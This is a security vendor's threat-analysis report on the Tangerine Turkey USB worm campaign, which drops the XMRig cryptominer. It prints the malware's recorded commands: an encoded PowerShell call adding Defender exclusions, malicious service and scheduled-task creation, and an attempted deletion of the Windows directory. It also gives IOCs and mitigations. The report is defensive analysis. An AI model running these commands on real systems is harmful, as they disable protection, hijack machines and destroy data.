
www.cybereason.com /blog/tangerine-turkey

From Scripts to Systems: A Comprehensive Look at Tangerine Turkey Operations



Cybereason Security Services issue Threat Analysis reports to inform on impacting threats. The Threat Analysis reports investigate these threats and provide practical recommendations for protecting against them.


In this Threat Analysis report, Cybereason Security Services investigates the flow of a Tangerine Turkey campaign observed in Cybereason EDR. Tangerine Turkey is a threat actor identified as a visual basic script (VBS) worm used to facilitate cryptomining activity.

KEY points

- Tangerine Turkey deploys VBScript worms that spread laterally via removable drives(USB).
- The group leverages living-off-the-land binaries (LOLBins) such as wscript.exe and printui.exe for execution and persistence.
- They demonstrate defense-evasion techniques by modifying registry keys and masquerading malicious binaries as legitimate system files.
- The malware copies malicious files to a newly created mock directory to hide its activity.
- Their primary motivation appears to be financial gain via unauthorized cryptocurrency mining.

Introduction

Tangerine Turkey is a cryptomining campaign leveraging VBScript and batch files to gain persistence, evade defenses, and deploy coin-mining payloads across victim environments. First reported in late 2024, the activity has since expanded globally, targeting organizations indiscriminately across multiple industries and geographies.



Execution Flow of Tangerine Turkey

While not currently associated with ransomware deployment, the actor's ability to achieve persistence and move laterally poses broader security risks.


TECHNICAL ANALYSIS

This section covers the infection chain of the Tangerine turkey detected by Cybereason EDR. In this particular artifact, the coin-mining payload delivered was XMRig.

XMRig is primarily a cryptocurrency mining software, designed to mine Monero (XMR) and other cryptocurrencies using a computer's CPU or GPU. It is open-source and legitimate when used by miners who voluntarily run it. However, malicious actors abuse XMRig for cryptojacking by secretly installing it on compromised machines to mine cryptocurrency for themselves without the owner's knowledge.

Tactics, Techniques and Procedures (TTPs)

This section highlights key TTPs seen In this campaign as detected by Cybereason.



```
"C:\WINDOWS\System32\WScript.exe" "E:\rootdir\x817994.vbs"
C:\WINDOWS\system32\cmd.exe /c ""E:\rootdir\x966060.bat" "
"C:\Windows \System32\printui.exe"
Command line
cmd.exe /c powershell -Command "$dec = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('QWRkLU1wUHJlZmVyZW5jZSAtRXhjbHVzaW9uUGF0aCAiJGVudjpTeXN0ZW1Ecml2ZVxXaW5kb3dzIFxTeXN0ZW0zMiI7DQpBZGQtTXBQcmVmZXJlbmNlIC1FeGNsdXNpb25QYXRoICIkZW52OlN5c3RlbURyaXZlXFdpbmRvd3NcU3lzdGVtMzIiOw==')); Invoke-Expression $dec;"
cmd.exe /c powershell -Command "Add-MpPreference -ExclusionPath 'C:\Windows \System32'; Add-MpPreference -ExclusionPath 'C:\Windows\System32';"
cmd.exe /c sc create x665422 binPath= "C:\Windows\System32\svchost.exe -k DcomLaunch" type= own start= auto && reg add HKLM\SYSTEM\CurrentControlSet\services\x665422\Parameters /v ServiceDll /t REG_EXPAND_SZ /d "C:\Windows\System32\x665422.dat" /f && sc start x665422
cmd.exe /c start "" "C:\Windows\System32\console_zero.exe"
cmd.exe /c timeout /t 14 /nobreak && rmdir /s /q "C:\Windows \"
cmd.exe /c timeout /t 16 /nobreak && del /q "C:\Windows\System32\svculdr64.dat"
cmd.exe /c schtasks /create /tn "console_zero" /sc ONLOGON /tr "C:\Windows\System32\console_zero.exe" /rl HIGHEST /f
schtasks /create /tn "console_zero" /sc ONLOGON /tr "C:\Windows\System32\console_zero.exe" /rl HIGHEST /f
powershell -Command "Add-MpPreference -ExclusionPath 'C:\Windows \System32'; Add-MpPreference -ExclusionPath 'C:\Windows\System32';"
reg add HKLM\SYSTEM\CurrentControlSet\services\x665422\Parameters /v ServiceDll /t REG_EXPAND_SZ /d "C:\Windows\System32\x665422.dat" /f
sc create x665422 binPath= "C:\Windows\System32\svchost.exe -k DcomLaunch" type= own start= auto
explorer "..\USB Drive"
Command line
xcopy "C:\Windows\System32\printui.exe" "C:\Windows \System32" /Y
xcopy "x209791.dat" "C:\Windows \System32" /Y
```

Attack chain as observed in Cybereason EDR

Initial Access via Infected USB

Initial access in the Tangerine Turkey malware campaign is achieved through an infected USB device.

The attack begins when the wscript.exe executes a malicious VBScript located on the removal drive. In the observed incident the removable drive was mounted as E:\ (e.g., E:\rootdir\x817994.vbs), although drive letters may vary on different hosts.

This VBScript x817994.vbs serves as the initial dropper, responsible for launching a secondary batch file x966060.bat by spawning cmd.exe.

wscript.exe executes the malicious VBScript from the USB drive:

```
C:\WINDOWS\System32\WScript.exe E:\rootdir\x817994.vbs
```

Batch File Execution:
VBScript spawns cmd.exe which runs a batch file:

```
C:\WINDOWS\system32\cmd.exe /c "E:\rootdir\x966060.bat"
```

Abuse of LOLBins (printui.exe)

The batch file continues execution by abusing the legitimate Windows binary printui.exe. This living-off-the-land binary (LOLBin) is leveraged to sideload a malicious library svculdr64.dat alongside printui.dll.

During this stage, user distraction is also attempted. explorer.exe is launched to open the “USB Drive” directory, while xcopy.exe is used to copy both printui.exe and additional payload components (x209791.dat) into the masqueraded System32 directory, ensuring their availability in a trusted location.

xcopy.exe to copy malicious files to newly created directory:

```
xcopy "C:\Windows\System32\printui.exe" "C:\Windows \System32" /Y
xcopy "x209791.dat" "C:\Windows \System32" /Y
```

PowerShell Defense Evasion

From there, printui.exe spawns cmd.exe, which executes obfuscated PowerShell commands. The decoded content adds Windows Defender exclusions for the System32 directory, effectively blinding security controls from detecting further activity. This step is a clear defense evasion tactic.

Base64-decoded command → adds Windows Defender exclusions:

```
Add-MpPreference -ExclusionPath "C:\Windows\System32"
```

Persistence via Malicious Service

Next, persistence is established by creating a new Windows service x665422. The service is configured to run svchost.exe -k DcomLaunch, while pointing to a malicious service DLL x665422.dat. This ensures the malware will survive system reboots and maintain execution.

Malware creates a new service x665422:

```
sc create x665422 binPath= "C:\Windows\System32\svchost.exe -k DcomLaunch" type= own start= auto

reg add HKLM\SYSTEM\CurrentControlSet\services\x665422\Parameters /v ServiceDll /d
"C:\Windows\System32\x665422.dat" /f
sc start x665422
```

Payload Execution

The primary payload console_zero.exe is then deployed and executed from the System32 directory. To strengthen persistence, the malware creates a scheduled task named console_zero, configured to run the payload at every user logon with the highest privileges.

Path of the console_zero.exe
C:\Windows\System32\console_zero.exe

Persistence via Scheduled Task
cmd.exe /c schtasks /create /tn "console_zero" /sc ONLOGON /tr "C:\Windows\System32\console_zero.exe" /rl HIGHEST /f

Cleanup & Anti-Analysis

Finally, the malware attempts cleanup operations by deleting the staging file svculdr64.dat and issuing a command to remove the Windows directory (rmdir /s /q "C:\Windows "). While the latter path manipulation (trailing space) may prevent the actual deletion of the operating system directory, it highlights the malware's attempt at anti-analysis and destructive behavior.

Attempts to remove evidence:
timeout /t 14 && rmdir /s /q "C:\Windows "
timeout /t 16 && del /q "C:\Windows\System32\svculdr64.dat"

Conclusion

The Tangerine Turkey campaign demonstrates a layered attack strategy using USB-borne VBScript worms to spread laterally and deploy unauthorized cryptocurrency mining on compromised systems. By leveraging living-off-the-land binaries such as wscript.exe and printui.exe, as well as registry modifications and decoy directories, the malware is able to evade traditional defenses and maintain persistence.

The primary impact is financial, through illicit cryptocurrency mining, but the techniques employed also present broader risks, including potential system instability and exposure to additional malware.

Mitigations & Response

Block/limit USB mass-storage: Since the initial infection vector is a USB drive, preventing execution from removable media can block the VBScript dropper before it runs. Organizations can use Group Policy or endpoint controls to disable autorun and limit execution of .vbs or .bat files from external drives. where feasible disable autorun and enforce Device Control.

Application control (AppLocker/WDAC): Tangerine Turkey leverages legitimate Windows binaries such as wscript.exe and printui.exe to execute malicious scripts. Implementing application control or endpoint detection rules for abnormal usage of these binaries can reduce risk and allow early detection.

Harden the registry and monitor changes: The malware uses registry modifications to maintain persistence. Monitoring for unexpected changes in startup keys or known malware persistence locations can alert defenders to ongoing compromise attempts.

Network segmentation and egress filtering: Tangerine Turkey ultimately aims to deploy a cryptocurrency miner, which often communicates with external mining pools. Restricting network traffic from workstations to only authorized endpoints can prevent data exfiltration or miner traffic.

User awareness and USB hygiene: Many infections start via physical access through USB. Educating users to avoid unknown USBs and follow safe insertion policies reduces the likelihood of initial compromise.

IOC	IOC type	Description
E:\rootdir\x817994.vbs	File	Initial VBScript dropper executed via wscript.exe
E:\rootdir\x966060.bat	File	Batch script executed to continue infection chain
C:\Windows\System32\printui.exe	LOLBin (Living-off-the-Land Binary)	Abused system binar used for DLL sideloading and executing malicious components
x209791.dat	File (payload)	Copied into C:\Windows\System3 during execution
93d74ed188756507c6480717330365cede4884e98aeb43b38d707ed0b98da7cc	SHA256	svculdr64.dat XMRig payload loaded alongside printui.dll
4617cfd1e66aab547770f049abd937b46c4722ee33bbf97042aab77331aa6525	SHA256	printui.dll Malicious DLL sideloaded by printui.exe
4ffb3c0c7b38105183fb06d1084ab943c6e87f9644f783014684c5cb8db32e32	SHA256	console_zero.exe malicious payload executed and persisted
schtasks /create /tn "console_zero" /sc ONLOGON /tr "C:\Windows\System32\console_zero.exe" /rl HIGHEST /f	Schedule task	Persistence mechanism ensuring console_zero.exe runs at logon
Add-MpPreference -ExclusionPath "C:\Windows\System32"	Defense Evasion	Disables Windows Defender scanning o critical system directory
sc create x665422 binPath= "C:\Windows\System32\svchost.exe -k DcomLaunch"	Service Creation	Creates malicious service to run payloa
rmdir /s /q "C:\Windows\"	Destructive Command	Attempts to delete Windows directory (possible failsafe / wiper behavior)
del /q "C:\Windows\System32\svculdr64.dat"	Anti-Forensics	Deletes dropped payload to cover tracks

Tactic	IOC type	Description
TA0001-Initial Access	T1091 – Replication Through Removable Media	VBS script (x######.vbs) is executed by a user from removable media. USB drives propagate x######.vbs and x######.bat to other machines.

TA0002-Execution	T1059 – Command and Scripting Interpreter	wscript.exe executes VBS script.
TA0002-Execution	T1059.003 – Windows Command Shell	cmd.exe executes the .bat file as part of the chain.
TA0003-Persistence	T1574.001 – DLL Search Order Hijacking	printui.exe loads malicious printui.dll from fake C:\Windows \System32\
TA0004-Privilege Escalation	T1055.001 – DLL Injection	Malicious DLL (printui.dll) injected or loaded via legitimate binary.
TA0005-Defense Evasion	T1036 – Masquerading	Fake folder C:\Windows \System32\ with trailing space; legitimate binary used for sideloading.
TA0005-Defense Evasion	T1562 – Impair Defenses	Sideloading bypasses security controls; may prevent detection by EDR.
TA0011-Command & Control	T1071.001 – Web Protocol	Fetches miner configs from rootunv*[.]com or GitHub.
TA0011-Command & Control	T1105 – Ingress Tool Transfer	Downloads XMRig or Zephry miner binaries or configs from remote locations.
TA0040-Impact / Resource Hijacking	T1496 – Resource Hijacking	Uses infected hosts to mine cryptocurrency.

About The Researcher

Mahadev Joshi, Senior Security Analyst, Cybereason Global SOC

Mahadev Joshi is a Security Analyst with the Cybereason Global SOC team. He is passionate about cybersecurity and malware analysis, with a focus on understanding and countering advanced threats. He is eager to learn more and stay ahead of emerging threats. Mahadev has a Bachelor of science in Information Technology.

About the Author

Cybereason Security Services Team

All Posts by Cybereason Security Services Team